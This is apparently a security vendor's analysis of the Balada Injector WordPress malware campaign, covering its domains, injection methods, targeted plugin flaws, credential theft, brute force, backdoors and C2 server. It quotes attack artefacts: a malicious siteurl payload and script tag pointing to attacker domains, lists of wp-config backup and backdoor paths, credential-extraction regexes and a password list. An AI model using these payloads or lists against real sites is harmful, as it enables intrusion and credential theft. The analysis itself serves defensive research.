

Our team at Sucuri has been tracking a massive WordPress infection campaign since 2017 — but up until recently never bothered to give it a proper name. Typically, we refer to it as an ongoing long lasting massive WordPress infection campaign that leverages all known and recently discovered theme and plugin vulnerabilities. Other organizations and blogs have described it in a similar manner, sometimes adding terms like “malvertising campaign” or naming domains that it was currently used (which amounts to several hundred over the past 6 years).
This campaign is easily identified by its preference for String.fromCharCode obfuscation, the use of freshly registered domain names hosting malicious scripts on random subdomains, and by redirects to various scam sites including fake tech support, fraudulent lottery wins, and more recently, push notification scams displaying bogus captcha pages asking users to “Please Allow to verify, that you are not a robot”.

Since 2017, we estimate that over one million WordPress websites have been infected by this campaign. Each year it consistently ranks in the top 3 of the infections that we detect and clean from compromised websites. You can see results from our latest website threat report.
In 2022 alone, our external website scanner SiteCheck detected this malware over 141,000 times, with more than 67% of websites with blocklisted resources loading scripts from known Balada Injector domains. We currently have more than 100 signatures covering both front-end and back-end variations of the malware injected into server files and WordPress databases.
As you can imagine, referring to this massive infection campaign using generic terms has not been extremely convenient. However, assigning a name to this malware was never at the top of our priority list. Our security researchers deal with dozens of new malware samples every day, so we typically don’t dwell too much on well-known malware that is adequately covered by detection rules and only necessitates minor adjustments when we spot a new wave.
How Balada Injector got its name
In late December 2022, our colleagues at Dr.Web shared some valuable information that led us to choose the name “Balada Injector”.
A post published on December 30, 2022, titled “Linux backdoor malware infects WordPress-based websites” caught our attention, and it was widely circulated in Internet security blogs with titles like “Linux Malware uses 30 plugin vulnerabilities to target WordPress sites”. The article discusses two variants of the malware: Linux.BackDoor.WordPressExploit.1 and Linux.BackDoor.WordPressExploit.2 and provides a comprehensive overview, including targeted plugins and various indicators of compromise.
The interest generated by this information prompted numerous inquiries from various sources, leading me to examine the post closely on New Year’s Eve to determine if immediate action was required. To my surprise, I instantly recognized the described malware as the ongoing, massive campaign we’d been tracking. Upon closer inspection, I found that the information provided was accurate, but the vulnerabilities, injected code, and malicious domains all dated back to 2019 and 2020.
Nevertheless, the post offered interesting details about how campaign operators searched for vulnerable websites and injected malware. We soon obtained samples of the Linux binaries written in Go language from VirusTotal, where other security researchers created collections like this.

Most of the samples were compiled with debug information and even a simple “strings” command provided quite insightful information: names of functions, string constants, paths of files included in the project.
These included file paths inspired us to finally name the malware campaign. A typical list of linked files for most of the samples look like this:
C:/Users/host/Desktop/balada/client/rlimit.go
C:/Users/host/Desktop/balada/client/main.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/fields.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/collations.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/transaction.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/statement.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/result.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/rows.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/packets.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/infile.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/errors.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/dsn.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/driver.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/utils.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/connection.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/buffer.go
C:/Users/host/go/src/github.com/go-sql-driver/mysql/auth.go
c:/go/src/database/sql/sql.go
c:/go/src/database/sql/ctxutil.go
c:/go/src/database/sql/convert.go
c:/go/src/database/sql/driver/driver.go
c:/go/src/strconv/atob.go
c:/go/src/database/sql/driver/types.go
C:/Users/host/go/src/gopkg.in/dutchcoders/goftp.v1/status.go
C:/Users/host/go/src/gopkg.in/dutchcoders/goftp.v1/ftp.go
…
…a few hundred more linked files omitted…
These files consist mostly of source code for various Go libraries, providing additional functionality such as conversion functions and support for Internet protocols. However, the main malware code was located in the file C:/Users/host/Desktop/balada/client/main.go. The file path balada/client implied that the developer could refer to this software as Balada Client (we know that the malware sends data to C2 server so there could be a Balada Server part too).
Whether our assumptions were correct or not, we adopted this name internally and think that it provides some convenience when talking about a really long lasting malware campaign.
In many languages, Balada means “Ballad”. To avoid ambiguity, we added the word Injector to reflect the nature of the malware campaign that injects malicious code into WordPress sites, hence Balada Injector.
Now that we’ve shared the story of how the malware campaign got its name, let’s take a look at the most common techniques and functionalities used in the Balada Injector campaign.
Contents:
- Infection waves
- Domain names and reinfections
- Attack vectors vs injection types
- WordPress component vulnerabilities
- Database credential theft
- Archives and database dumps
- Miscellaneous logs and scripts
- Assorted data collection
- Brute force
- Backdoors
- Cross-site infections
- Client hosts & C2 servers
Infection waves
During the many years of Balada Injector’s operation, we have observed consistent patterns of infection waves on a pretty regular basis. These waves tended to occur every couple of weeks, sometimes once a month. We typically notice an uptick in infected websites by Tuesday, following a wave’s initiation during the weekend.
The period between the waves is probably utilized for gathering and testing newly reported and 0-day vulnerabilities, as well as for developing new attack routines.
Each wave can be identified by a new, freshly registered domain name that the campaign uses in its injections. Most of these domain names are a nonsense combination of two-four English words, such as sometimesfree[.]biz, destinyfernandi[.]com, travelfornamewalking[.]ga, or statisticline[.]com. The actual injections employ URLs on various subdomains of the current wave domain, for example:
- java.sometimesfree[.]biz/counter.js – active 2017
- slow.destinyfernandi[.]com/slow.js – active 2020
- main.travelfornamewalking[.]ga/stat.js – active 2021
- cdn.statisticline[.]com/scripts/sway.js – active 2023
It’s worth noting that 32 domains associated with different waves of the Balada Injector malware campaign accounted for 67.2% of all SiteCheck’s blocklisted resource detections in 2022, fully occupying the top 5 list.
Top Blocklisted Resources – 2022 | |
| Blocklisted Domain | # of Detections |
| legendarytable[.]com | 18,102 |
| weatherplllatform[.]com | 13,133 |
| classicpartnerships[.]com | 10,726 |
| ads.specialadves[.]com | 8,295 |
| line.storerightdesicion[.]com | 7,899 |
Domain names and reinfections
Throughout the years we’ve observed well over a hundred domain names used by Balada Injector.
In one of the analyzed binaries, we found a function called “main.ex_domains” that listed 70 domain names previously used by the campaign. However, even for 2020, this list was far from exhaustive, mainly containing domains from 2019-2020 and missing domain names that were used before 2019:
| trackstatisticsss[.]com accongestion[.]com actraffic[.]com admarketlocation[.]com adsforbusines[.]com adsformarket[.]com adsrequestbest[.]com adtrafficjam[.]com backrocklondon[.]com balanceformoon[.]com balanceforsun[.]com balantfromsun[.]com becausenightisbetter[.]com becauseshineisbetter[.]com beforwardplay[.]com belaterbewasthere[.]com belazyelephant[.]com belighterservice[.]com bluelabelmoscow[.]com bullgoesdown[.]com buycongestion[.]com buyittraffic[.]com carlbendergogo[.]com chatwithgreenbar[.]com | collectfasttracks[.]com costsimpleplay[.]com createrelativechanging[.]com cuttraffic[.]com dancewithlittleredpony[.]com deliverblackjohn[.]com denzzzelwashington[.]com destinyfernandi[.]com dexterfortune[.]com donaldbackinsky[.]com followmyfirst1[.]com generallocationgo[.]com giantttraffic[.]com globallyreinvation[.]com gotosecond2[.]com greenlabelfrancisco[.]com greenrelaxfollow[.]com importtraffic[.]com jockersunface[.]com letsmakesomechoice[.]com lightversionhotel[.]com littleandbiggreenballlon[.]com makesomethird3[.]com postertraffic[.]com | primarylocationgo[.]com privacylocationforloc[.]com puttraffic[.]com redfunchicken[.]com redlabellondon[.]com redrelaxfollow[.]com requestfor4[.]com resolutiondestin[.]com speakwithjohns[.]com specialthankselsa[.]com startrafficc[.]com stivenfernando[.]com talktofranky[.]com toupandgoforward[.]com trafficlmedia[.]com trasnaltemyrecords[.]com traveltoscount[.]com verybeatifulantony[.]com wiilberedmodels[.]com worldctraffic[.]com yellowlabeltokyo[.]com digestcolect[.]com |
The purpose of this list is to identify already infected sites and reinfect them without leaving multiple concurrent types of injection on the same site.
Attack vectors vs injection types
However, as we’ll see shortly, this approach didn’t work well for Balada Injector. The main problem is it tried to be an universal injector for WordPress, going after all major vulnerabilities and attack vectors. However, each vulnerability is different and allows different levels of access to compromised sites which resulted in many different types of injections even within one wave.
Siteurl hacks
For example, some vulnerabilities only allowed the modification of arbitrary WordPress options, which resulted in so-called siteurl infections (you can see an example of an attack on a vulnerable version of WordPress GDPR Compliance plugin back in 2019 here). In this case, WordPress itself will start loading all resources such as styles and scripts from malicious URLs and you don’t have much control over it.
a:2:{s:4:"data";s:126:"a:2:{s:7:"siteurl";s:41:"hxxps://gabriellalovecats[.]com/a.js?a1=b1&";s:4:"home";s:38:"hxxps://gabriellalovecats[.]com/a?a2=b2&";}";s:8:"checksum";s:32:"02dfdfda2e159b6f1bd04f94a9e4322f";}HTML injections
In some cases, a vulnerability may allow the injection of custom HTML code into a plugin’s or a theme’s option. For this specific type of vulnerability, hackers can choose what type of JavaScript injection they want to use. It can be a plain script tag with a remote src parameter like the one below:
<script type='text/javascript' src='hxxps://port.transandfiestas[.]ga/stat.js?stat=debug'></script>Or a longer inline obfuscated script. This vulnerability also doesn’t provide any other type of access to the site – attackers can only change one thing and hope the vulnerability is not closed by the website owner.
To gain more access to the site, injected scripts often contain code that tries to attack logged-in administrators of infected sites, making their browsers silently execute commands in the WordPress admin interface such as creating new admin users or injecting backdoors into theme files.
Database injections
Another level of control can be achieved if hackers steal WordPress database credentials from wp-config.php (more about it later), allowing attackers to then inject malware into all published WordPress posts and pages. Additionally, attackers may also create malicious admin users, which potentially gives them access to the whole server account as they can modify theme files and install any plugins.
Arbitrary file injections
Some severe vulnerabilities allow attackers to upload arbitrary files to compromised servers or execute arbitrary PHP code. For Balada Injector, this is a a prime opportunity to plant a backdoor that will be used for site infection, usually in a form of PHP injections into core WordPress files, JavaScript injections into .js files (usually the ones with jquery in their names), and HTML injections into .html files. Quite often attackers increase their footprint by adding malicious WordPress admin users and injecting malware into a database.
Flawed reinfections
As you can see, the situation becomes complicated quite quickly. Add to this the fact that almost every infection wave involved slightly altered obfuscation methods. It goes without saying that maintaining so many types of injections for an extended period inevitably leads to things not going as planned.

Furthermore, we frequently find multiple injections representing different waves on the same site, sometimes even duplicated. For example, on this page (URLScan.io cache) 11 distinct malicious Balada scripts were injected 311 times!
Now, let’s discuss the attack approaches used by Balada Injector.
Targeting WordPress component vulnerabilities
First of all, all sorts of vulnerabilities in WordPress themes and plugins can allow an attacker to inject code or gain unauthorized access to the website — which can eventually be escalated to the level where code injections are possible.
Back in 2017 when we started tracking this campaign, one of the most prominent vulnerabilities that they abused were old security bugs in tagDiv’s Newspaper/Newsmag themes. This entire time, Balada Injector has been quickly adding newly disclosed vulnerabilities (and sometimes undisclosed 0-days), occasionally starting massive waves of infections within a few hours after vulnerability disclosures. The most recent wave of Balada injections targeted a recently patched security flaw in the Elementor Pro plugin.
Between 2019 and 2020, we tried to track new vulnerabilities targeted by the Balada Injector along with the domain names it used in its injections. Every month, we saw a number of newly disclosed vulnerabilities added to the campaign on a regular basis.
Older vulnerabilities were not immediately discarded after initial rounds of infections and some of them remained in use for a long time after the patches were released.
It was interesting to discover that the 2020 version of the binary Balada Injector client still had 8 predefined paths for a really old TimThumb vulnerability that originated in 2011.
/wp-content/themes/learndash/timthumb.php
/wp-content/themes/Pilgrim/timthumb.php
/wp-content/plugins/image-slider-widget/inc/class/timthumb.php
/wp-content/themes/Revera/timthumb.php
/wp-content/themes/Viper/timthumb.php
/wp-content/plugins/ACK/timthumb.php
/wp-content/plugins/whitespace-image-resize/timthumb.php
/wp-content/themes/suco/themify/img.php
Another interesting discovery was that in 2023 various versions of the timthumb.php script, which has not been maintained since 2014, are reported to be used on over 70,000 sites.
Hunting for database credentials
Vulnerabilities are always being discovered and patched, but unfortunately database passwords are rarely changed after a compromise — so if an attacker gets their hands on some database creds, they have the chance to retain access to a WordPress site even if the previously exploited vulnerability is patched, backdoor files are removed, and malicious WordPress admin users are deleted.
As most admins know, WordPress stores database credentials in the wp-config.php file. So, this is the file that hackers are especially interested in during different stages of attack. If the site is not compromised yet, they use various tricks to obtain contents of wp-config.php. And if it’s already compromised, they read it to save the credentials for future use.

For example, in one version of the binary Balada Injector client, we found the main.links2 and main.links3 functions that together contained 122 different ways to steal wp-config.php data that comprised mostly of two major approaches:
- Use known vulnerabilities that allows to read or download arbitrary site files:
- Or search for backup files with extensions that allow downloading:
…
/wp-config-backup.txt
/wp-config.bak/wp-config.inc
/wp-config.old
/wp-config.orig
/wp-config.original
/wp-config.php.1
/wp-config.php.bak
/wp-config.php.old
/wp-config.php.orig
/wp-config.php.original
/wp-config.php.save
/wp-config.php.save.1
/wp-config.php.swo
/wp-config.php.swp
/wp-config.php1
/wp-config.php?aam-media=1
/wp-config.php?aam-media=2
/wp-config.php_bak298023223876953125
/wp-config.php_bak/wp-config.php-bak
/wp-config.save
/wp-config.swp
/wp-config.tar
/wp-config.txt
/wp-config.xml
/wp-config.zip
…

The binary also contained regular expression rules to extract database credentials from wp-config.php
DB_HOST.*?,.*?['|"](.*?)['|"]
DB_NAME.*?,.*?['|"](.*?)['|"]
DB_PASS.*?,.*?['|"](.*?)['|"]DB_USER.*?,.*?['|"](.*?)['|"]
These are the same regular expressions used in the PHP scripts that they upload to compromised sites to inject malware and discover other websites which share the same server account, facilitating cross-site contamination and easy infection opportunities.
Archives and database dumps
In addition to backup files of just wp-config.php, attackers also check for whole site backups and database backups.
Specifically, their Balada Injector client has functions like main.listzips and main.listmysqls. The first one looks for 23 common archive names like archive, changed, public_html, rt18_archive, old, etc adding these 5 extensions to them: .zip, .gz, .tar.gz, .rar and .gzip. Listmysqls checks for 14 common names of SQL export files. Here’s an example of what that looked like back in 2020 in real website attacks.
In order to enhance the utilization of these website archives, the Balada Injector client incorporates a feature designed to interact with them: main.dwn_zip_unzip(string domain). This particular function is responsible for downloading the located archive file, extracting its contents, and subsequently examining the data for any valuable information. For instance, it employs regular expressions to retrieve database and FTP credentials from wp-config.php files. Furthermore, the attackers also leverage the client to seek values of WP_SITEURL and WP_HOME, provided they are configured within the wp-config.php file.
Miscellaneous logs and scripts
In addition to backups, Balada Injector diligently searches for various files that could contain any sensitive or potentially useful information, such as access log files, error logs, files with debug information, or database administration tools such as adminer and phpmyadmin. The main.lisk_lk function with 37 predefined paths takes charge of this task.
Database Tools
You might be wondering why Balada Injector seeks out general-use tools like Adminer. The reason is that these tools are sometimes left behind by site administrators or developers after completing maintenance tasks. It’s not rare for these tools to be improperly protected or to contain vulnerabilities.
searchreplacedb2.php
For instance, in 2017, Balada Injector exploited a database Search and Replace tool that caused widespread infections. It looked for “searchreplacedb2.php” files and leveraged them to inject malicious scripts into WordPress posts. The issue with this tool was that, in an attempt to simplify life for WordPress administrators, it automatically logged into the WordPress database using the credentials from wp-config.php. As a result, anyone who opens the searchreplacedb2.php script in a browser could modify the WordPress database without any authentication.
Adminer
The Adminer script requires database user authentication, but doesn’t differentiate between connecting to a site’s local database or to some remote database. It turns out that some versions have a bug that allows hackers to connect to a third-party MySQL database under their control, and subsequently, utilize Adminer to query the contents of local files on the server hosting the Adminer script. This bug was exploited by Balada Injector to extract database credentials from wp-config.php and use them to inject malware into the WordPress database and generate fake WordPress admin users.
Assorted data collection
It’s important to note that the predefined lists we examined earlier experienced frequent alterations in almost every iteration of the Balada Injector, as malware authors continually added new elements and removed underperforming ones.
In a later version of the binary (probably late 2020 or early 2021) we uncovered a consolidated list of files with sensitive and potentially exploitable information, including:
- variations of wp-config.php backup file names
- different exploits that enable reading wp-config.php
- variations of site archives filenames
- variations of database backup filenames
In this updated version, the attack operators also added an extensive list server shell related items (e.g. .passwd, .bash_history) and development environment components (e.g. make files, ignore files for Docker, Git, configuration files for linters, Travis CI, PHP_CodeSniffer, files created by masOS such as .DS_Store and .FBCIndex, etc.) As you can see, they take this very seriously. Altogether, this new list contained 318 distinct new entries.
Brute force WordPress admins
Naturally, if cybercriminals pay attention to such uncommon attack vectors as exploiting information from inadvertently exposed linter ignore files, one cannot assume they would overlook the more easily attainable targets like guessing WordPress admin passwords.
Indeed, Balada Injector binaries possess a function called main.passes, which in the version we examined, contains 74 predefined passwords. It’s far from being exhaustive but includes all obvious variants such as admin, 123456, password, qwerty, letmein123, loveyou. It also contains quite a few fairly unobvious variants such as 7h3$3cr373n5173p@ss (“the secreten site pass” in leetspeak), 96pitney89arcanawilkes, TJoH8YgAYMdrTOMT, Winner!@0505, and votre_mdp_de_bdd.
Now, one might argue that simply guessing a password is fruitless without knowing the corresponding username. True, and hackers are well aware of this fact. They also know how to get a list of users directly from WordPress. This doesn’t even involve any sort of vulnerabilities — they simply use WordPress own APIs such as /wp-json/wp/v2/posts, /wp-json/wp/v2/users, /wp-json/buddypress/v1/members and then parse the output. It’s worth noting that WordPress, by default, currently displays only users with published posts. This serves as yet another reason to employ separate WordPress accounts with distinct roles for administrative and publishing tasks.
Backdoors
Of course, Balada Injector is known for uploading and leaving multiple backdoors throughout the compromised environment. The main point of a backdoor is to maintain access to the site well past the initial infection, subsequent cleanups, and any plugin or theme updates. This means that from wave to wave, attackers need to change filenames and locations of their backdoors to prevent easy discovery.
With so many waves and the backdoor locations, it must not be a trivial task to maintain and use a full up-to-date list of them.
Well, the Balada Injector client at least tries. It had a function called main.dop_sh_paths. If you translate “dop” from Russian as “additional”, then the function name can be described as “additional shell paths”. The 2020 version of this function contained 176 predefined backdoor paths.
Here’s a short excerpt from the list:
...
/wp-bk-report.php
/wp-content/plugins/crelly-slider/wordpress/temp/super-socialat/super_socialat.php
/wp-content/plugins/formcraft/file-upload/server/php/files/wp-upd.php
/wp-content/plugins/wp-hello-plugin/wp-hello-plugin.php
/wp-content/s.php
/wp-content/uploads/2018/09/wp-pr.php
/wp-content/uploads/2018/11/wp-upd.php
/wp-content/uploads/2018/2018.php
/wp-content/uploads/2019/01/wp-upd.php
/wp-content/uploads/2019/02/wp-upd.php
/wp-content/uploads/2019/03/wp-simple-plugin.php
/wp-content/uploads/2019/11/wp-simple-plugin.php
/wp-content/uploads/2019/12/wp-simple-plugin.php
/wp-content/uploads/2020/01/wp-block-plugin.php
/wp-content/uploads/2020/01/wp-zip-plugin.php
/wp-content/uploads/2020/02/wp-block-plugin-1.php
/wp-content/uploads/2020/02/wp-simple-plugin.php
/wp-content/uploads/2020/03/wp-block-plugin-2.php
/wp-content/uploads/2020/03/wp-zip-plugin-2.php
/wp-content/uploads/2020/04/wp-hello-plugin.php
/wp-content/uploads/2020/04/wp-zip-plugin.php
/wp-content/uploads/fm_temp.php
/wp-content/uploads/header-template.php
/wp-content/uploads/ld.php
/wp-content/uploads/up.php
/wp-content/uploads/wp-craft-report.php
/wp-content/uploads/wp-crawl.php
/wp-content/uploads/wp-header-template.php
/wp-content/uploads/wp-logs.php
/wp-content/uploads/wp-upds.php
/wp-doc.php
/wp-tmp5.php
/wp-up.php
/wp-upd.php
/wpdemos.php
...
Cross-site infections
When Balada Injector gains access to a compromised website’s file system, it typically uploads a backdoor with “infector” functionality. In addition to executing arbitrary PHP code, the main functionality of such files is to infect existing .php, .html and .js files in the environment — so naturally, the malware searches for eligible files on the server. However, it doesn’t initiate the search from the current location. Instead, it tries to start the search as high in the directory structure hierarchy as possible. In some versions, the search starts from the server root, and in other cases they use multiple “../” to navigate up several levels in a directory hierarchy. Each “../” means to move up one directory level, so on the screenshot below you can see that they start their search 8 directory levels up from the current script.

The point of this broad search is to find writable directories that belong to other sites. Most commonly, these sites belong to the admin of the compromised site and they all share the same server account and the same file permissions. In this manner, compromising just one site can potentially grant access to several other sites “for free.”
Balada Injector Client hosts and C2 Server
You can’t expect to find the Balada Injector Client on every compromised site. Managing thousands of clients and updating them for every new wave of the campaign would be quite challenging. Instead, we believe, clients are uploaded to only a small fraction of hacked sites, likely those hosted on a private or virtual private server that shows signs of not being properly managed or neglected.
Such servers make ideal candidates for Balada clients for several reasons:
- They can run binary software.
- There are usually more resources available compared to a typical site in a shared hosting environment.
- Since the site/server is neglected, there are little chances that the malware will be quickly discovered.
- Hosting providers typically don’t have access to private and virtual private servers and can’t scan them for malware. And as we know the Balada binaries are well detected by multiple security vendors.
While it’s possible that the campaign operators rent their own servers, it’s rather unlikely that they submitted so many Balada binaries to VirusTotal themselves.
Based on our observations from 2019-2020 (and may still work similarly, although we don’t see fresh samples of Balada Injector binaries on VirusTotal), the process seems to involve a relatively small number of hosts with Balada Clients scanning a list of websites for known vulnerabilities and sensitive information. Upon finding actionable results, the client attempts to infect the website. Successful infections or retrieved sensitive information are then reported to a command-and-control (C2) server.
In the case of the binary client that we and Dr.Web analyzed, the C2 server was 45.9.148 .48 on port 8349. This very server is also known to host phishing sites.
User agents and connection to NDSX/NDSW
We have discovered a few hardcoded user agents in 2020 versions of Balada Injector binary clients:
- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.59 Safari/537.36
- Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0
- Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.143 Safari/537.36
- Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36
The last user agent “Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36” is still regularly found by our teams in attack logs (for the record, Chrome 84.0.4147.125 was released in August of 2020.).
